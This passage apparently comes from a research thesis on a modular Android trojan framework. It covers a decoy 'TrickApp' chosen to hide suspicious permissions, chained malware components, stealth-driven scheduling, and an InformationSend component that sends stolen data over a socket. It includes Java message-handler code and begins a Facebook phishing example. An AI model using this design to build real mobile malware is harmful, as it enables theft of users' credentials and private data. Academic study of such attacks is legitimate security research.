


Figure 6.1: Architecture of the trojan

TrojanManager: The TrojanManager is the first local service that is launched, when the application is started on the device. The role of the TrojanManager is to initialize and to terminate of the other components. Furthermore it is managing the communication between all other components. Every message which is send between two components is passing through the TrojanManager. So the TrojanManager has the authority over the lifecycle of components and communication between components. On a different note the TrojanManager does not contains any intelligence, it is just an executive component. The first component which is started by the TrojanManager is the BehaviorStrategy.

TrickApp: The TrickApp presenting the application as harmless or useful gifts. The TrickApp is the most important component to distribute the malware. The more useful the TrickApp, the more likely that users will download the software. From the user perspective the TrickApp is the only running piece of software. Because of that the attacker has to think about which TrickApp fits best for the required permission for the malware. If for example the malware needs the "get_tasks" permission to execute a task intercept attack, it can be conspicuous if the TrickApp is a weather application. A better example of a TrickApp for a "get_tasks" permission would be kind of task manager. In such a context the "get_tasks" permission would attract far less attention.

Malware: Chapter 5.3 discusses the types of malware. The malware component serves to implement one or more types of malware. It should be mentioned that the trojan framework provides the integration of more than one malware. There can be several reasons to implement more than one malware. A conceivable scenario would be, that a malware acts as a preparatory attack for another malware. This preparatory attack could be used to get user permission through an privilege escalation attack or just to retrieve information for another malware.

InformationSend: The aim of a malware is either to influence the behavior of the phone (for example send premium messages, blocking mail exchange etc.) or to retrieve informations (mostly private informations like passwords, location data etc.). For the aim of retrieving informations the trojan framework provides a component that takes care of this. Every information of every malware that is going to be sent will do that with the help of the InformationSend component. The component is replaceable, so that every type of communication can be implemented (for example low level socket communication, JSON, SOAP etc.).

BehaviorStrategy: The previously discussed components are all executing their specific tasks. But there is no communication between this components. Furthermore there is no strategy which malware is called at which time. So the last component that the trojan framework needs is a kind of work flow manager, called BehaviorStrategy. The BehaviorStrategy is the component which controls how the trojan behaves. It determines which malware is started and when. The behavior component knows which malware needs input data from another trojan. With the behavior component it is possible to develop a kind of workflow. Furthermore it receives status updates which malware has completed his task. Every developer of a behavior component can decide how the whole trojan is acting. The previously discussed components can be controlled with a behavior component.

6.1.1 Reflection

Related to the defined requirements, discussed in chapter 4 a overview of which requirements are fulfilled in terms of the architecture are given.

Functional Requirements

- Adding Already Existing Malware: With the defined component "Malware", it is guaranteed that one or more malware can be added to the trojan. The technical description how this is implemented is discussed in chapter 7.
- Loading a Malware which is Implemented for the Framework: Similar to the existing malware it is guaranteed by the framework that it is possible to develop malware especially for this framework. The specifics of existing and custom developed malware is discussed in section 6.2.3.
- Loading a Mobile Application: The component "Trickapp" allows the user of the framework to load every possible standard application to trick the user.
- Easy Generation of a new Trojan: With such a loosely coupled architecture it is easy to exchange different components and generate afterwards a new trojan. If a user wants to use another Trickapp, he has to exchange this component and generate a new trojan.

Technical Requirements

- Component Based System: Every important task within the trojan is represented with an own component. This way it fulfills the requirement of an loosely coupled component based trojan.

6.2 Behavior

This sections covers the role of the Behavior component. The tasks of a Behavior Component is to define a workflow for the Trojan. On the other hand it should attempt to behave as "quiet" as possible. The following sections will describe how such a workflow can be designed and which options there are to design a trojan with stealth considerations in mind.

6.2.1 Workflow

In many situation a malware can not reach its goal because there is preliminary work to be done. This preliminary work can be consist of some informations like GPS Data, login informations, informations about running processes etc. or permissions that the malware needs to reach its aim. This kind of data is called input for the malware. There are two different kinds of objectives a malware can have. The malware is trying either to get some kind information or it is trying to influence the behavior of the device (denial of service, compromising the system). If the goal is to leak some information the malware has an output. Fig. 6.2 shows an example how a workflow can look like. The example shows that malware1 does not need any kind of input to reach its target.




Figure 6.2: Workflow of a Behavior Component

After it has performed its task the output of Malware1 will be transferred to malware2. Malware3 and 4 needs the output of malware2 to perform their tasks. The malware

defines which type of input and output it can handle. So it is important that the input type of malware 2 to match the output type of malware 1. The task of the Behavior Component is to define which malware are connected to each other. Furthermore it defines at runtime which malware is running and which can be closed. Until malware 1 does not reach its target there is no reason to run malware 2-4. Vice versa there is maybe no reason that malware1 is running after it reached its target. To ensure that no dependency between different malware exists there is no direct connection between them at all. It is not possible for a malware to send some kind of message to another malware.

The connection shown in Fig. 6.2 represent just the the data transfer of the in and output between the malware controlled by the behavior component. The behavior component has also the power to ignore and discard the output of a malware. Like the




Figure 6.3: Construction of a context

Fig. 6.2 shows the behavior component assigns a context to every transfer between the malware. Fig. 6.3 shows the structure of such a context. The context describes which malware needs the output of another malware or some kind of event. An event could be for example that the smartphone starts to charge. The malwareOutput object refers to the malware which offers data to output. The output object describes the type of output. The malwareInput object represents the malware which needs input to run. As with the output there is also a object which describes which kind of input the malware can receive. The input and output are a type of TransferType. The flag

necessary in TransferType shows if the malware needs an input at all. The actual data for transfer is saved within the transfer object. With the TransferType it is possible to define which type of output to expect and which type of input is allowed. Furthermore it is possible to define with the mandatory flag which data is necessary to start the malware. So it may need to get output from different malware to get enough data to start a malware.

6.2.2 Sequence of a Trojan

The previous sections showed how a trojan looks from a high level view. This section will show an example how such a Trojan behaves in detail. Fig. 6.4 shows a sequence diagram of a Trojan with 3 malware types, one trick app, a trojan manager, a behavior component and one component to send the retrieved informations out. To provide a loosely coupled architecture, the communication between the components is always message based. There are no direct method calls betweens the components. Furthermore every communication is going through the TrojanManager. A component never sends a message to another component except for the TrojanManager. The BehaviorComponent defines the lifecycle of the malware. If its decides that a malware should not run after it fulfilled its tasks, the BehaviorComponent can give the order to stop the malware.

- At first the Trojan manager starts the BehaviorComponent.**(1)** The method bindService() indicates that a service is going to be started and then bind to the TrojanManager.

- Afterwards the TrojanManager has started the BehaviorComponent. It just acts if the behavior component gives him orders. The BehaviorComponent has three initial orders for the TrojanManager: The TrojanManager has to start the TrickApp **(1.1.1)** and the Malware type A**(1.1.2)** and B**(1.1.3)**. The TrojanManager follows the orders and binds the services Weather**(2)**, MalwareA**(3)** and MalwareB**(4)**.

- After the TrojanManager has started the three components it is waiting for orders as well as the BehaviorComponent is waiting that a malware has completed its tasks. In the next step malwareA has finished its task and send a missionComplete message to the TrojanManager with its output **(5)**.

- The TrojanManager forwards the message to the BehaviorComponent that malwareA has completed its task and passes the output of the malwareA**(6)**. The BehaviorComponent check its workflow which next step to process **6.1**. There is

no direct next step in the workflow because malwareC needs as input the output of malwareA and malwareB. So, the BehaviorComponent has to wait until malwareB has finished its work.

- Thereafter malwareB also has finished its work. Like malwareB it sends a missionComplete message with its output **(7)** to the TrojanManager and the TrojanManager forwards the output to the BehaviorComponent**(8)**. Now the BehaviorComponent checks again the workflow **(8.1)** and recognizes that the retrieved data is enough to start malwareC. This way the BehaviorComponent sends a message to the TrojanManager to start malwareC **(8.1.1)** with the input that the BehaviorComponent collected by malwareA and malwareB. The TrojanManager is going to start then the malwareC **(9)**

- Furthermore the BehaviorComponent gives an order to stop the malwareB because there is no more work for malwareB to do **(10)**.

- So after the TrojanManager started the malwareC the BehaviorComponent has to wait again for a result from malwareC. Now the malwareC has retrieved the desired data it can send a missionComplete message to the TrojanManager. **(11)**

- The TrojanManager forwards the Data of malwareC to the BehaviorComponent **(12)**. With the new Data from malwareC the BehaviorComponent can check its workflow which of the steps are in the queue**(12.1)**. The workflow indicates that the trojan has retrieved enough data to send it to the attacker **(12.1.1)**. So the BehaviorComponent gives the TrojanManager the go to send the data through a InformationComponent **(12.1.1.1)**.

- Afterward the TrojanManagers starts the InformationSend component**(13)** and sends the retrieved data**(14)**. The InformationSend component opens a socket to the configured address and sends the data through it **(14.1)**.

The described sequence is just a example how such a trojan workflow can be. The behavior of the trojan depends only on the described workflow inside the behavior component. Every developer can build its own BehaviorComponent, choose the needed malware for the build workflow and thus create his own specific trojan.




Figure 6.4: Sequence of a Trojan

6.2.3 Message Types

The section 6.2.2 shows an example of a workflow for a trojan. The example shows that the components communicate only with the help of messages. This sections discusses what kind of message types are needed and between which components this message types are used.

Malware

First, the communication from the TrojanManager to the malware is considered. So the TrojanManager has to start and stop the malware. There are the two message types startMalware and stopMalware. The message startMalware must have a possibility to pass over input data. The stopMalware allows the malware to quit current tasks. If the malware does not stop the service themselves after a stopMalware message is send, the trojanManager will stop the service.

Now the communication from malware to the TrojanManager is considered. There are two situations where the malware wants to send a message. The first situation is if the malware has retrieved some informations but the ultimate goal is not reached yet. This message type is called sendResults. Furthermore there has to be a message type that can be used if the malware has reached his aim. An example for this could be that the malware has sent some sms to a premium service successfully or it intercepted some login data. This message type is called missionComplete. Both types sendResult and missionComplete must transfer the output of the malware. The passing of any output is of course optional because there are a lot of malware types that do not have any type of output.

InformationSend

The InformationSend component is a passive component. There is just a one way communication between the TrojanManager and the InformationSend component. The TrojanManager forwards data to the InformationSend component that it has to send to any service. So a message type is needed to pass the data. This message type is called sendData.

BehaviorStrategy

The BehaviorStrategy needs a lot of message types because of the management volume. First the types of messages that are needed for the communication from the BehaviorStrategy to the TrojanManager are presented. There has to be a message type to

start the trick app. This message type is called startTrickApp. Furthermore there must be a possibility that the BehaviorStrategy can specify which TrickApp has to be started. So there will be a parameter to define the name of the trick app. There can be more than one TrickApp and the BehaviorStrategy has the option to change it at runtime. There is no need for a stopTrickApp message type because the trojan always has to have a TrickApp. If the behavior wants to change the TrickApp it just has to send a new startTrickApp message and the TrojanManager will stop the previous malware and start the new one.
Furthermore the BehaviorStrategy needs a message type to start a malware. This messageType is called startMalware with two types of parameter. The first parameter will specify the name of the malware and the second optional parameter is to pass data to the malware. In addition, there is a message type needed to start all malware that exist in the trojan. This kind of malware start is mostly needed by simple workflows where the BehaviorComponent just needs to start every malware. Because of the simplicity of this message type there is nor need to pass parameters, so that startAllMalware type does not need parameters. Because the BehaviorStartegy decides on the lifecycle of the malware there must be also a message type to stop the malware. Like for the start operation there is a type stopMalware to stop just one specific malware and the type stopAllMalware to stop all malware at once. Both message types does not have any parameters. The last message type that that a BehaviorStrategy sends to a TrojanManager is to send data. This message type is called sendData and has a parameter to pass the data to be sent.

Now the communication from the TrojanManager to the BehaviorStrategy is considered. The only types of messages that the BehaviorStrategy is getting from the TrojanManager is if a malware has any kind of result or if it has finished its task. Both types are called same like for malware: sendResult and missionComplete. The parameters are also the same as in malware.

Overview of all Message Types

The following table shows an overview of all discussed message types with parameters:

Message Type	Sender	Receiver	Parameter
startMalware	TrojanManager, BehaviorStrategy	Malware, TrojanManager	malwareName, inputData
startAllMalware	BehaviorStrategy	TrojanManager	
stopMalware	TrojanManager BehaviorStrategy	Malware TrojanManager	
stopAllMalware	BehaviorStrategy	TrojanManager	
sendResult	Malware TrojanManager	TrojanManager BehaviorStrategy	dataType result malwareName
missionComplete	Malware TrojanManager	TrojanManager BehaviorStrategy	dataType result malwareName
sendData	TrojanManager BehaviorStrategy	InformationSend TrojanManager	data
startTrickApp	BehaviorStrategy	TrojanManager	trickAppName

6.2.4 In and Output Types

Section 6.2.3 discussed how different components are communicating with each other. There are different types of messages defined which can be used to communicate between components. Message types also define parameter data. Specially the output and input data for the malware components. Some types of malware needs input to reach their target. Most of the malware produces output data if they reach their target. A malware needs an input to start its behaving in many situation. This could be a output of a other malware or any kind of event. It is common that the malware needs a combination of different input types. For example the malware needs the output of another malware and the event that the smartphone is charging.

Events

It is often useful if the malware behaves sensor depending, like described in section 5.6.3. For instance if the malware needs a lot of bandwidth it could be sensible to start the malicious behavior only if the device is in a WiFi network. It would also be

possible to develop the behavior component in such way that it starts or stops a specific malware only in the case of a specific event.

6.2.5 Reflection

Related to the defined requirements, discussed in chapter 4 a overview of which requirements are fulfilled in terms of the BehaviorComponent are given.

Functional Requirements

- The Ability to Create an own Workflow: With the concept of a BehaviorComponent and a TrojanManager is is possible to create a own workflow for the trojan. Section 6.2.1 shows the theoretical approach how such a workflow can look like. For further information the section 6.2.2 shows in detail how a BehaviorComponent can react on events and how it follows the implemented workflow.
- Add a Configurable Stealthiness: With the BehaviorComponent it is possible to configure own stealthiness strategies. Section 5.6 showed some approaches how such a stealthiness can be created with the BehaviorComponent.

Technical Requirements

- Component Based System: Section 6.2.3 illustrates a common ground as to how communication can be achieved via different message types. These message types are based on the malware analysis done in chapter 5. With this standardized communication it is easy to exchange different components within the trojan.

7 Implementation

This chapter describes the specifics regarding the development of the trojan framework. Furthermore an implementation on the basis of the task interception using the trojan framework is shown.

7.1 Trojan-Framework

7.1.1 UML Diagram

This section is going to describe the implementation of the trojan framework. The framework is packed in an Android library. An Android project can be defined as a library in Eclipse, by setting a "Is Library" flag (Right click on the Project → Properties → Android → "Click on Is Library"). An Android library is not runnable, it has to be included in another project as a library. Fig. 7.1 shows the UML Diagram of the framework. Every component of the architecture (see 6.1) has its own class, except for TrickApp. The TrickApp does not need to be treated in a special way, it just has to be started. There is no communication between a TrojanManager and a TrickApp. Every component in the framework is implemented as an abstract class. This way for every component the communication layer is already implemented. For instance a developer who wants to implement for example a BehaviorComponent does not need to care about the communication to the TrojanManager. He just needs to use the given methods. Every method which is implemented in an abstract way works as a kind of callback mechanism. This methods will be called if the component receives a message. The implemented methods are used to send messages (except for doBindService and doUnbindService). If for example the Behavior component sends a startAllMalware message (through its method), the TrojanManager will receive this message within the abstract method startAllMalware. This way a developer which wants to implement a TrojanManager can decide what will happen if this message is received.




Figure 7.1: UML Diagram of the Trojan Framework

7.1.2 Communication Layer

The communication between the components is performed purely message based. For this kind of communication Android has a own messenger service. Every component gets its MessageHandler which is used to receive and send messages. The code snippet below shows the incoming message handler for the TrojanManager:

```
1  protected class IncomingHandler extends Handler {
2      @Override
3      public void handleMessage(Message msg) {
4          switch (msg.what) {
5          case Communication.START_MALWARE:
6                  String[] str1 = msg.getData().getStringArray("malware");
7                  startMalware(str1);
8              break;
9          case Communication.STOP_MALWARE:
10             String[] str2 = msg.getData().getStringArray("malware");
11             stopMalware(str2);
12             break;
13         case Communication.START_ALL_MALWARE:
14             startAllMalware();
15             break;
16         case Communication.STOP_ALL_MALWARE:
17             stopAllMalware();
18             break;
19         case Communication.SEND_DATA:
20                 String str3 = msg.getData().getString("data");
21                 sendData(str3);
22         case Communication.MISSION_COMPLETE:
23                 String str4 = msg.getData().getString("malware");
24                 String str5 = msg.getData().getString("result");
25                 sendMissionCompleteToBehaviour(str4);
26         default:
27             super.handleMessage(msg);
28         }
29     }
30 }
```

Listing 7.1: Incoming Message Handler for the TrojanManager

Every incoming message is been checked by its type. The types are defined in the Communication class (see Fig. 7.1 in section 7.1.1). The incoming handler retrieves the parameters out of the message and calls the associated abstract method with the parameter.

The next code snippet will show the incoming handler for a malware component (which is quite similar to other components). This incoming handler has one more message type which are not defined in section 6.2.3: "REGISTER_TROJANMANAGER". This type of message follows two aims. First, it is used for technical reasons. Line 1 defines a

Messenger with the name trojanManager as a connection to send messages to the TrojanManager. The first message the TrojanManager sends after binding a component is "REGISTER_TROJANMANAGER". At Line 7 the component gets the messenger of the TrojanManager to communicate.

```
1  protected Messenger trojanManager;
2  class IncomingHandler extends Handler {
3        @Override
4        public void handleMessage(Message msg) {
5            switch (msg.what) {
6                case Communication.REGISTER_TROJANMANAGER:
7                  trojanManager = msg.replyTo;
8                  trojanManagerConnected();
9                  break;
10               case Communication.START_MALWARE:
11                 startMalware();
12                                 break;
13               case Communication.STOP_MALWARE:
14                 stopMalware();
15                                 break;
16               default:
17                   super.handleMessage(msg);
18           }
19       }
20   }
21  final Messenger mMessenger = new Messenger(new IncomingHandler());
```

Listing 7.2: Incoming Message Handler for the Malware Component

After getting the messenger of the TrojanManager, the component is able to communicate with it. The following code snippet shows the sendData() method, which is used by the malware components if results are available and should be sent to the TrojanManager.

```
1  protected void sendData(String data) throws RemoteException {
2          Message msg = Message.obtain(null, Communication.SEND_DATA);
3          Bundle param = new Bundle();
4          param.putString("data", data);
5          msg.setData(param);
6          trojanManager.send(msg);
7  }
```

Listing 7.3: SendData method of the Malware Component

The sendData() method puts the passed parameter in a new message (Line 3-5) and sends it to the TrojanManager (Line 6).

7.1.3 Plugin-Concept

Additional to the communication layer there is a implementation for the binding between the TrojanManager and the other component. The doBindService method expects a service name and ServiceConnection. There are three different implemented ServiceConnections. One for the Behavior component, one for the InformationSend component and one for the different malware components. These ServiceConnections are managing the connections between the components and the TrojanManager. Each ServiceConnection holds the messenger of the associated component: This way the InformationSendConnection holds the messenger of the InformationSend component, the BehaviorConnection holds the messenger for the Behavior component and the MalwareConnection holds a ArrayList of all malware the trojan included.

To create a trojan with the trojan framework, the developer has to use the components which are bundled in a Android library. Each implementation of a component should derive from the associated abstract class within the library. To follow the component-based approach, every implementation of a component should be a independent Android project. The TrojanManager should be the main project and all other components should be Android libraries. Section 7.2 shows an example how to use the framework.

7.1.4 Reflection

Related to the defined requirements, discussed in chapter 4 a overview of which requirements are fulfilled in terms of the implementation are given.

Functional Requirements

- Adding Already Existing Malware: Starting already implemented malware can be performed via the TrojanManager. If the source code is not available, the communication is not possible.

- Loading a Malware which is Implemented for the Framework: Similar to the existing malware it is guaranteed by the framework that it is possible to develop malware specifically for the framework. The framework is implemented in the way that a new malware can be integrated as a library.

- Loading a Mobile Application: The TrojanManager is able to start every integrated component.

- Easy Generation of a new Trojan: Because of the fact that every component is a separate project and is bound as a library in the main project it is easy to generate the trojan. It is easy to exchange single parts and generate thereupon a new trojan.
- Add a Configurable Stealthiness: The developer is able to develop his own stealth strategies and integrate them into the behavior component.

Technical Requirements

- Compatible with popular Android versions: The framework requires at least Android version 2.1. It fulfills the requirement that the framework should be compatible with popular Android versions.
- Component Based System: Every important task within the trojan is represented by an own component. It fulfills the requirement of an loosely coupled component based trojan.
- Independent from any Development Environment: The framework is actually compatible with every development environment but it is recommended to use Eclipse. The integration of Android libraries is fairly easy in Eclipse.
- Component Based System: The framework stipulates that every component is created as a separate project. Every component is implemented as an own service.
- Output of the Framework should be a Finished Android App: If every library is integrated correctly, the generation of a working Android application is performed just by clicking a button.

7.2 Task Interception: Facebook Phishing

Section 5.3.1 describes an attack called task interception. A malware with the attack vector task interception tries to intercept an application which is going to start and present a spoofed application. The malware is checking continuously which applications are running. If the target application is going to start, the malware starts the spoofed activity right over the real application. If the malware manages it that the time between the start of the original and the spoofed application is under 50ms, it is impossible for the user to recognize the task interception.

This section will show an implementation with the example of the Facebook application. The following sections will be separated by the different implemented components.

7.2.1 TrojanManager

The TrojanManager is kept simple in this example. It is defined as main project and includes the framework and the other components as libraries. Fig. 7.2 shows the library configuration of the implemented TrojanManager. The configuration includes the

